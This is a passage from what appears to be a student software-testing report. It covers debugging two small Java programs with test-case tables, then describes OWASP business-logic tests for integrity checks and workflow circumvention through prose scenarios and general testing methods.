


Figure 15: Code D with corrected parentheses

Now, to test the code, we will first run it as it is, and then replace the value of m2 with “one” to make them equal.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Test Case # | Input: | Expected Result: | Actual Result: | Pass/Fail: |
|  | M1= “one”  M2= “two” | No output | No output | Pass |
|  | M1= “one”  M2= “one” | M1 is equal to M2 | M1 is equal to M2 | Pass |




Figure 16: Code D Test Case 1 Screensot




Figure 17: Code D Test Case 2 Screenshot

Both test cases have passed successfully, indicating the code now works as expected.

E. At first glance, this code looks to be the hardest of all. However, there are some hints on what the error may be. Despite the variable “area” having been initialized as a double, Eclipse still indicates that it has not been used, as seen in the screenshot below:




Figure 18: Original position of “area” variable.

Perhaps removing the “area” variable from the top of the code, and initializing it where it is set to equal the formula, will fix the error.




Figure 19: Rearranged “area” variable in Code E.

The rearrangement of the “area” variable did not influence the program in any way. However, there is one last thing remaining to do, to really use the variable, and test the program. And that is, creating a “println” statement with the value of the area in it.




Figure 20: Adding a “println” statement to display the area

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Test Case # | Input: | Expected Result: | Actual Result: | Pass/Fail: |
|  | Base1= 2.3  Base2: 4.8  Height: 12.5 | 44.38 | 32.3 | Fail |




Figure 21: Code E Test Case 1 Screenshot

The test case failed due to a mistake in the order of operations. The program first divided the second base by 2, multiplied it by the height, and then added it to the first base. To get the correct result, it needs to add the two bases first. This mistake can be fixed by putting parentheses around the bases.




Figure 22: Code E with parentheses around the bases

Now that this addition has been made, we can retest the program.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Test Case # | Input: | Expected Output: | Actual Output: | Pass/Fail: |
|  | Base1= 2.3  Base2= 4.8  Height=12.5 | 44.38 | 44.375 | Pass (Result rounded). |




Figure 23: Code E Test Case 2 Screenshot

After adding the parentheses, the program finally made the correct calculation, which the online calculator rounded to 4.38. Thus, corrections have been made to all pieces of code, and all test cases have been passed successfully.

**Test Integrity Checks (OTG-BUSLOGIC-003)**

Testing integrity checks is an extremely important process an application. According to GeeksForGeeks, integrity testing is “a process in which data is verified in the database whether it is accurate and functions as per requirements.” (2023). These tests are performed very frequently, as it needs to be ensured that data in files remains unchanged (GeeksForGeeks, n.d.). They also check that data is compatible with previous versions of the software, whether it has been successfully saved, whether it has been tampered with, and whether it can be retrieved from the database (GeeksForGeeks, 2023). Below are two written (non-code) examples of integrity checks, along with methods to test for them.

Example 1:

Let us suppose that an online portal at a school allows students and faculty to access information. The application, however, has privileges in place, which means that not everyone has access to the same information. The portal has dropdown menus, which allow faculty to access the different sections of a student’s profile. Because of the privileges, some sections are restricted to certain people. For example, only those working at the Financial Aid Office and Tuition Planning can see a student’s “Financials” section in the dropdown menu. However, an attacker (who could even be an unrelated faculty member or student), could access the section through a proxy. Then, they could modify the student’s financial information, even making expenses on their behalf.

Testing Method:

To test this example, one could use a proxy capture tool, and search for places where information could be inserted into fields that should not be edited, using HTTP traffic. Upon finding the field, all the tester has to do is try to insert and manipulate values that would normally be restricted (In this case Financials, Personal Information, Student Criminal Record, etc.) to see if they can “break” the application.

Example 2:

Let us imagine that a business company is in the process of hiring new employees. To complete this process, they will need to obtain their personal information, some of which can be quite sensitive. Initially, the application is only available to download on a smartphone, to keep all activities between only people associated with the company. However, one day, the board of directors decides to make this a web application as well, so that employees can modify any information accessible to them (ex. Name, address) from the comfort of their home. Since the application is now freely available on the internet, anyone with a proxy could access and modify restricted information. In addition to the fact that they can use a sensitive piece of information, such as a Social Security Number, to commit identify theft, they can also “break” the app by supplying data that shouldn’t be there. For example, in the case of an employee with no previous work experience, they may enter an address and name for a previous workplace. This will likely cause the program to crash, leading to serious consequences for the company.

Testing Method:

A very simple test for this example is to check the entire application for modifiable components. A tester should try to enter data that is not supposed to be there, or enter input that are longer than they should be. For example, as in the case above, they could attempt to enter data for a previous workplace after having selected “No” to previous work experience, or they could try to enter a 15-digit phone number. If the application allows it, they have discovered an integrity vulnerability.

**Test Defenses Against Circumvention of Work Flows (OTG-BUSLOGIC—006)**

According to O’Reilly Media, programs such as shopping applications, “must be tested by web app penetration testers to ensure the workflow cannot be performed out of sequence.” (n.d.). Users must always ensure that any purchases have been confirmed on the server side. If that is not the case, attackers could very easily modify purchase and customer information (O’Reilly Media, n.d.). Below, two examples of workflow circumvention are presented, along with testing methods that can be used for them.

Example 1:

Let us imagine an electronic discussion page for students, which is part of a timed exercise where students must spell words correctly from memory, and are only allowed one attempt. A student may open a second tab to look up the answers, or submit, and then edit their initial answer. Obviously, the option to edit should not be available in this sort of exercise. However, developers must also find a way to ensure that a student cannot open any other tabs until the timer runs out.

Testing Method:

A tester could handle this by submitting their initial answer, and then coming back to edit it. They should also attempt to open multiple tabs while completing the exercise.

Example 2:

Picture a shopping application where a 30% discount is applied if the total purchase price reaches $450. If the discount is applied before checkout is completed (ex. Once the items are in the basket), a user may take advantage of the opportunity, and simply remove some of the items before checking out, yet still obtain the 30% discount. To avoid this, developers must make sure that discounts are applied only after checkout is completed, and the “Finish” button is pressed.

Testing Method:

Here, the tester must, quite simply, initialize a purchase with enough items to exceed the $450 price. Once they items are in the basket, and a 30% discount is applied, they should remove some of them, and lower the price to below $450, to see if the discount will also be removed. If this does not happen, they have discovered a serious vulnerability.

References

*Burp suite cookbook*. (n.d.). O’Reilly Online Learning. <https://www.oreilly.com/library/view/burp-suite-cookbook/9781789531732/a2635912-e2fb-4ad1-848e-75340e5be2cb.xhtml>

*Data integrity testing in software testing*. (2023, September 21). GeeksforGeeks. <https://www.geeksforgeeks.org/data-integrity-testing-in-software-testing/>

*How to use PreparedStatement in Java?* (2022, September 13). GeeksforGeeks. <https://www.geeksforgeeks.org/how-to-use-preparedstatement-in-java/>

Moradov, O. (2022, January 24). *Stored XSS: Impact, Examples, and Prevention*. BrightSec. Retrieved May 5, 2024, from <https://brightsec.com/blog/stored-xss/>

*OWASP Testing Guide* (4.0). (2011). Open Web Application Security Project.

*Understanding stored XSS in depth*. (2021, July 14). GeeksforGeeks. Retrieved May 5, 2024, from <https://www.geeksforgeeks.org/understanding-stored-xss-in-depth/>

*What is reflected XSS (cross-site scripting)? Tutorial & examples | Web security Academy*. (n.d.). Web Application Security, Testing, & Scanning - PortSwigger. <https://portswigger.net/web-security/cross-site-scripting/reflected>